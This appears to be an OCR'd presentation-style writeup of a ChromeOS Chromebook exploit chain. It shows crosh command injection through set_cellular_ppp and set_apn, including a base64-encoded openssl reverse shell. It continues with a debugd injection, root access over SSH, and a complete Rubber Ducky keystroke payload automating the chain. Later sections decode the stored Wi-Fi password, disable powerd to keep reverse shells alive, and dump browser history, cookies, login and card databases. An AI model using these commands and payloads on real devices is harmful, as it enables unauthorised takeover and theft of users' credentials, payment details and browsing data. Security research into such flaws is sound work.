NFQUEUE    udp  --  anywhere             anywhere             NFQUEUE num 10000
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
NFQUEUE    udp  --  anywhere             224.0.0.251          udp dpt:mdns NFQUEUE num 10001
NFQUEUE    udp  --  anywhere             239.255.255.250      udp dpt:1900 NFQUEUE num 10001
ACCEPT     all  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED
ACCEPT     all  --  anywhere             anywhere
```




```
localhost lib # crossystem
crossystem
arch                   = x86                        # Platform architecture
backup_nvram_request   = 1                          # Backup the nvram somewhere at the next boot. Cleared on success.
battery_cutoff_request = 0                          # Cut off battery and shutdown on next boot.
block_devmode          = 0                          # Block all use of developer mode
clear_tpm_owner_request = 0                          # Clear TPM owner on next boot
clear_tpm_owner_done   = 1                          # Clear TPM owner done
cros_debug             = 0                          # OS should allow debug features
dbg_reset              = 0                          # Debug reset mode request (writable)
debug_build            = 0                          # OS image built for debug features
dev_boot_usb           = 0                          # Enable developer mode boot from USB/SD (writable)
dev_boot_legacy        = 0                          # Enable developer mode boot Legacy OSes (writable)
dev_boot_signed_only   = 0                          # Enable developer mode boot only from official kernels (writable)
dev_default_boot       = disk                       # default boot from legacy or usb (writable)
devsw_boot             = 0                          # Developer switch position at boot
devsw_cur              = 0                          # Developer switch current position
disable_dev_request    = 0                          # Disable virtual dev-mode on next boot
ecfw_act               = RW                         # Active EC firmware
fmap_base              = 0x00610000                 # Main firmware flashmap physical address
fwb_tries              = 0                          # Try firmware B count (writable)
fw_vboot2              = 0                          # 1 if firmware was selected by vboot2 or 0 otherwise
fwid                   = Google_Butterfly.2788.39.0 # Active firmware ID
fwupdate_tries         = 0                          # Times to try OS firmware update (writable, inside kern_nv)
fw_tried               = A                          # Firmware tried this boot (vboot2)
fw_try_count           = 0                          # Number of times to try fw_try_next (writable)
fw_try_next            = A                          # Firmware to try next (vboot2,writable)
fw_result              = unknown                    # Firmware result this boot (vboot2,writable)
fw_prev_tried          = A                          # Firmware tried on previous boot (vboot2)
fw_prev_result         = unknown                    # Firmware result of previous boot (vboot2)
hwid                   = BUTTERFLY AVOCADO D-B 5086 # Hardware ID
```




```
localhost lib # crossystem dev_boot_legacy=1
crossystem dev_boot_legacy=1
localhost lib # crossystem |grep dev_boot
crossystem |grep dev_boot
dev_boot_usb           = 0                          # Enable developer mode boot from USB/SD (writable)
dev_boot_legacy        = 1                          # Enable developer mode boot Legacy OSes (writable)
dev_boot_signed_only   = 0                          # Enable developer mode boot only from official kernels (writable)
```



```
localhost root # fdisk -l
Disk /dev/loop0: 3.2 GiB, 3392634880 bytes, 6626240 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop1: 1.9 GiB, 2037837824 bytes, 3980152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sda: 14.9 GiB, 16013942784 bytes, 31277232 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 1CEAD0EB-9671-1442-ADBF-0C0D7E63A51B

Device        Start      End  Sectors  Size Type
/dev/sda1   8704000 31277055 22573056 10.8G Microsoft basic data
/dev/sda2     20480    53247    32768   16M ChromeOS kernel
/dev/sda3   4509696  8703999  4194304    2G ChromeOS root fs
/dev/sda4     53248    86015    32768   16M ChromeOS kernel
/dev/sda5    315392  4509695  4194304    2G ChromeOS root fs
/dev/sda6     16448    16448        1  512B ChromeOS kernel
/dev/sda7     16449    16449        1  512B ChromeOS root fs
/dev/sda8     86016   118783    32768   16M Microsoft basic data
/dev/sda9     16450    16450        1  512B ChromeOS reserved
/dev/sda10    16451    16451        1  512B ChromeOS reserved
/dev/sda11       64    16447    16384    8M unknown
/dev/sda12   249856   315391    65536   32M EFI System

Partition table entries are not in disk order.
```




```
localhost etc # chromeos-setdevpasswd
chromeos-setdevpasswd
Password: newpassword!

Verifying - Password: newpassword!

localhost etc # ls
ls
devmode.passwd
localhost etc # cat devmode.passwd
cat devmode.passwd
chronos:$1$KlViKJFH$3muIAQ5l1/6R8YrwnuVY70
```



```
localhost / # debugfs
debugfs 1.43.6 (29-Aug-2017)
debugfs:  open /dev/dm-0
debugfs:  cat /etc/shadow
root:*:::::::
chronos:*:::::::
debugfs:
```


THE MASTER KEY I

1.



```
crosh> set_cellular_ppp '`bash$IFS1>&2`'
chronos@localhost / $ mkdir /home/chronos/.ssh
chronos@localhost / $ ssh-keygen -f /var/tmp/ssh_host_rsa_key -N '' -t rsa >/dev/null
chronos@localhost / $ cd /var/tmp;openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -batch
Generating a 2048 bit RSA private key
........................................................................................................
....................................+++
.+++
writing new private key to 'key.pem'
-----
chronos@localhost /var/tmp $ echo "AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub" > /var/tmp/sshd_config
chronos@localhost /var/tmp $ echo "StrictModes no" >> /var/tmp/sshd_config
chronos@localhost /var/tmp $ echo "HostKey /var/tmp/ssh_host_rsa_key" >> /var/tmp/sshd_config
chronos@localhost /var/tmp $ echo "Port 22" >> /var/tmp/sshd_config
chronos@localhost /var/tmp $ 
```

2.




```
crosh> set_cellular_ppp '`bash$IFS1>&2`'
dbus-sendchronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptu
d:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
85FA83FD80C07DDF508EE5520A6543DF
$ /usr/libexec/debugd/helpers/capture_utility.sh: 479: [: missing ]
sh
$ sh
# sh
$ sh
# /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
 /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
cp: cannot open '/usr/share/chromeos-ssh-config/keys/id_rsa' for reading: Permission denied
$ /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
 /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
# /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables v1.4.21: can't initialize iptables table `filter': Permission denied (you must be root)
Perhaps iptables or your kernel needs to be upgraded.
$ /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
# 
```

chronos

THE MASTER KEY II


HIGH SCORE
30300

3.



```
crosh> set_cellular_ppp '`bash$IFS1>&2`'
chronos@localhost / $ openssl s_server -quiet -key /var/tmp/key.pem -cert /var/tmp/cert.pem -port 1337
$ /usr/bin/script -qc /bin/bash /dev/null
bash: /dev/null/.bashrc: Not a directory
shill-scripts@localhost / $ id
id
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
shill-scripts@localhost / $
```

4.



```
crosh> set_apn '`echo$IFS-n$IFS"bWtmaWZvIC90bXAvbHJsOyAvYmluL3NoIC1pIDwgL3RtcC9scmwgMj4mMSB8IG9wZW5zc2wgc19jbGllbnQgLXF1aWV0IC1jb25uZWN0IDEyNy4wLjAuMTo
xMzM3ID4gL3RtcC9scmw7IHJtIC90bXAvbHJs"|base64$IFS--decode$IFS>/var/tmp/client.sh;chmod${IFS}777${IFS}//var/tmp/client.sh;sh${IFS}/var/tmp/client.sh${IF
S}1>&2`'
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
```

shill-scripts


THE MASTER KEY III

HIGH SCORE
31000

CONNECTED!

root

5.



```
crosh> set_cellular_ppp '`bash$IFS1>&2`'
chronos@localhost / $ ssh -p 22 -i /home/chronos/.ssh/id_rsa root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
RSA key fingerprint is SHA256:SJRA5OKsnGZ62cpb1Qz3VzDFuDhICu98tpU1p1bHiZQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
localhost ~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
1(chronos-access)
localhost ~ # cat /etc/shadow
root:*:::::::
chronos:*:::::::
localhost ~ #
```

THE MASTER KEY IV

HIGH SCORE
31000

```
CTRL ALT t
DELAY 3500
STRING set_cellular_ppp '`bash$IFS1>&2`'
ENTER
DELAY 1000
STRING mkdir /home/chronos/.ssh
ENTER
DELAY 1000
STRING ssh-keygen -f /var/tmp/ssh_host_rsa_key -N '' -t rsa >/dev/null
ENTER
DELAY 2000
STRING cd /var/tmp;openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -batch
ENTER
DELAY 3500
STRING echo "AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub" > /var/tmp/sshd_config
ENTER
STRING echo "StrictModes no" >> /var/tmp/sshd_config
ENTER
STRING echo "HostKey /var/tmp/ssh_host_rsa_key" >> /var/tmp/sshd_config
ENTER
STRING echo "Port 22" >> /var/tmp/sshd_config
ENTER
```


```
STRING set_cellular_ppp '`bash$IFS1>&2`'
ENTER
STRING dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart fd:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
DELAY 150
ENTER
STRING sh
DELAY 350
ENTER
DELAY 350
STRING sh
DELAY 1000
STRING /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
DELAY 100
ENTER
DELAY 200
STRING /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
```

payload.dd

HIGH SCORE
31100

BONUS ROUND


Bluetoothctl & BLE Scanning:



```
localhost / # bluetoothctl
[NEW] Controller BC:85:56[redacted] Chromebook_A588 [default]
[bluetooth]# power on
[CHG] Controller BC:85:56[redacted] Class: 0x480104
Changing power on succeeded
[CHG] Controller BC:85:5[redacted] Powered: yes
[bluetooth]# scan on
Discovery started
[CHG] Controller BC:85:56[redacted] Discovering: yes
[NEW] Device D8:F7:10[redacted] D8-F7-10[redacted]
[NEW] Device 7E:39:BE[redacted] 7E-39-BE[redacted]
[NEW] Device 80:E1:26[redacted] Flipper Hanaka
[NEW] Device 02:83:CA[redacted] 02-83-CA[redacted]
[NEW] Device 50:DE:06[redacted] 50-DE-06[redacted]
[CHG] Device 7E:39:BE[redacted] RSSI: -85
[CHG] Device 7E:39:BE[redacted] AdvertisingFlags: 0x00
[NEW] Device 5B:67:21[redacted] 5B-67-21-[redacted]
[NEW] Device F1:E3:C5[redacted] ScanWatch 93
[CHG] Device D8:F7:10[redacted] RSSI: -84
[CHG] Device 7E:39:BE-[redacted] AdvertisingFlags: 0x1a
[CHG] Device 80:E1:26[redacted] RSSI: -59
[NEW] Device FF:FF:38[redacted] Smart Tag
[CHG] Device 50:DE:06[redacted] AdvertisingFlags: 0x00
[NEW] Device 78:A2:A0[redacted] Nintendo RVL-CNT-01
```

Find & Decrypt WIFI Password:


```
grep -ira Passphrase /var/cache/shill/default.profile
echo > PASSPHRASE | tr ‘!-~’ ‘P-~!-O’
```



```
localhost shill # pwd
pwd
/var/cache/shill
localhost shill # ls -al
ls -al
total 16
drwxr-xr-x  2 root root 4096 Jun 24 17:48 .
drwxr-xr-x 14 root root 4096 Jun 22 22:48 ..
-rw-------  1 root root   42 Jun 24 17:47 activating_iccid_store.profile
-rw-------  1 root root 1169 Jun 24 17:48 default.profile
localhost shill # grep -ira Passphrase default.profile
grep -ira Passphrase default.profile
Passphrase=rot47:;2==66?6E
localhost shill #

localhost shill # echo ";2==66?6E" | tr '!-~' 'P-~!-O'
echo ";2==66?6E" | tr '!-~' 'P-~!-O'
jalleenet
```

Firmware Update:


```
chromeos-firmwareupdate –mode=todev
```




```
localhost bin # which chromeos-firmwareupdate
/usr/sbin/chromeos-firmwareupdate
localhost bin # chromeos-firmwareupdate --mode=todev
Starting Google_Butterfly firmware updater v3 (todev)...
 - Updater package: [Google_Butterfly.2788.39.0 / 820DG1]
 - Current system:  [RO:Google_Butterfly.2788.39.0 [RO_NORMAL], ACT:Google_Butterfly.2788.39.0 / 820DG1]
Warning: wpsw_cur is not availble, using wpsw_boot (1)
 - Write protection: Hardware: ON, Software: Main=ON

  Booting any self-signed kernel from SSD/USB/SDCard slot is enabled.
  Insert bootable media into USB / SDCard slot and press Ctrl-U in developer
  screen to boot your own image.

Firmware update (todev) completed.
localhost bin # ./make_dev_ssd.sh --force

      !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
      ! INFO: ALL SANITY CHECKS WERE BYPASSED. YOU ARE ON YOUR OWN. !
      !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

Start in 1 second(s) (^C to abort)...
make_dev_ssd.sh: INFO: Backup of Kernel A is stored in: /mnt/stateful_partition/backups/kernel_A_20220628_212710.bin
make_dev_ssd.sh: INFO: Kernel A: Re-signed with developer keys successfully.
make_dev_ssd.sh: INFO: Backup of Kernel B is stored in: /mnt/stateful_partition/backups/kernel_B_20220628_212711.bin
make_dev_ssd.sh: INFO: Kernel B: Re-signed with developer keys successfully.
make_dev_ssd.sh: INFO: Successfully re-signed 2 of 2 kernel(s)  on device /dev/sda.
```

Stopping powerd:

`stop powerd` *(allows persistent reverse shells when the Chromebook lid is closed!)*




```
localhost ~ # stop powerd
powerd stop/waiting
```




```
WARNING kernel: [ 2760.049139] init: powerd main process (766) killed by TERM signal
```

MORE LEVEL UPS!


[+] Inject reverse shell into ‘chronos’ .bashrc!
[+] Exfiltrate, tamper, & inject into SQLite DB files
[+] Re-package firmwares, mounts, & files?
[+] Cookie Baking! Phishing! Lulz?!
[+] Enumerating “chrome://”
[+] Enumerating “file://”



```
chronos@localhost ~ $ cat /home/chronos/user/README
Google Chrome settings and storage represent user-selected preferences
 and information and MUST not be extracted, overwritten or modified ex
cept through Google Chrome defined APIs.
```



```
chronos@localhost ~ $ sqlite3 History
SQLite version 3.8.6 2014-08-15 11:46:33
Enter ".help" for usage hints.
sqlite> .tables
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
/**** ERROR: (5) database is locked *****/
ROLLBACK; -- due to errors
sqlite> .quit
chronos@localhost ~ $ cp History History-lrl
chronos@localhost ~ $ sqlite3 History-lrl
SQLite version 3.8.6 2014-08-15 11:46:33
Enter ".help" for usage hints.
sqlite> .tables
downloads               meta                      urls
downloads_slices        segment_usage             visit_source
downloads_url_chains    segments                  visits
keyword_search_terms    typed_url_sync_metadata
sqlite> select * from urls;
1|https://do[redacted]gle.c[redacted]/offli[redacted]
78k%26cm%3Dd[redacted]%3Dfa[redacted]3Dhttps[redacted]
%3D1|Google [redacted]|0|13[redacted]6523|0
2|http://ama[redacted]m/|Am[redacted]pend l[redacted]
3|https://do[redacted]gle.c[redacted]/d/146[redacted]
4|https://we[redacted]com/|[redacted]d Local[redacted]
0030932|0
5|https://ww[redacted]ube.c[redacted]4|jalle[redacted]
6|https://do[redacted]gle.c[redacted]Docs|6[redacted]
7|http://10.[redacted]9:808[redacted]LFSexW[redacted]
8|http://twi[redacted]om/|T[redacted]s what[redacted]
9|https://yo[redacted]com/j[redacted]llee41[redacted]
10|http://10[redacted].9:80[redacted]294024[redacted]
11|http://ww[redacted]com/|[redacted]ing New[redacted]
12|https://m[redacted]ogle.[redacted]0/|Gma[redacted]
```



```
chronos@localhost ~ $ sqlite3 'Web Data'
SQLite version 3.8.6 2014-08-15 11:46:33
Enter ".help" for usage hints.
sqlite> .tables
autofill                      masked_credit_cards
autofill_model_type_state     meta
autofill_profile_emails       payment_method_manifest
autofill_profile_names        server_address_metadata
autofill_profile_phones       server_addresses
autofill_profiles             server_card_metadata
autofill_profiles_trash       token_service
autofill_sync_metadata        unmasked_credit_cards
credit_cards                  web_app_manifest_section
keywords
sqlite> select * from credit_cards;
sqlite> select * from unmasked_credit_cards;
sqlite> select * from masked_credit_cards;
InstrumentData:[redacted]|OK|Jam[redacted]lee|visaCC|[redacted]
```

Dump table data from the DBs:


1. cp History History-lrl
   sqlite3 History-lrl
   .dump

2. sqlite3 'Login Data'
   .dump


3. sqlite3 'Network Action Predictor'
   .dump

4. sqlite3 Cookies
   .dump

5. sqlite3 'Web Data'
   .dump



```
Network Action Predictor:x      �       ({▫�▫?b▫�▫Y▫�▫E▫��BU+�▫   9ef7675a-e410-4f78-bbfc-f59afd4c2cb9lost-rabbit.comhttps://www.google.com/search?q=los
-rabbit.com&rlz=1CAHPZZ_enUS1002&oq=lost-rabbit.com&aqs=chrome..69i58j69i57&sourceid=chrome&ie=UTF-8P~▫U+;      d7e05937-60a0-48cb-ad4a-5f059d3788fflost
-rabbit.comhttp://lost-rabbit.com/�?}U)�▫          b47f133c-e29a-4207-840b-7580ba9bcf2dlost-rabbit.cohttps://www.google.com/search?q=lost-rabbit.co&rlz=1
AHPZZ_enUS1002&oq=lost-rabbit.co&aqs=chrome..69i58j69i57&sourceid=chrome&ie=UTF-8N|▫U)9 caa0454c-f28a-40fb-bf4d-2c786b9e6968lost-rabbit.cohttp://lost-r
abbit.co/�6{U'� 8694476f-363f-44cf-9405-db8c205dff27lost-rabbit.chttps://www.google.com/search?q=lost-rabbit.c&rlz=1CAHPZZ_enUS1002&oq=lost-rabbit.c&aq
s=chrome..69i57&sourceid=chrome&ie=UTF-8�3zU%�  3d379cf8-0b38-4f8c-b5cd-b5b09be6de8clost-rabbit.https://www.google.com/search?q=lost-rabbit.&rlz=1CAHPZ
Z_enUS1002&oq=lost-rabbit.&aqs=chrome..69i57&sourceid=chrome&ie=UTF-8��yU#�▫      048847b2-578b-4e27-b2b8-ff5e2db89b6elost-rabbithttps://www.google.com/
earch?q=lost-rabbit&rlz=1CAHPZZ_enUS1002&oq=lost-rabbit&aqs=chrome..69i57&sourceid=chrome&ie=UTF-8�-xU!�}       92f43870-6f64-46c1-b129-af035cb11b6elos
```




```
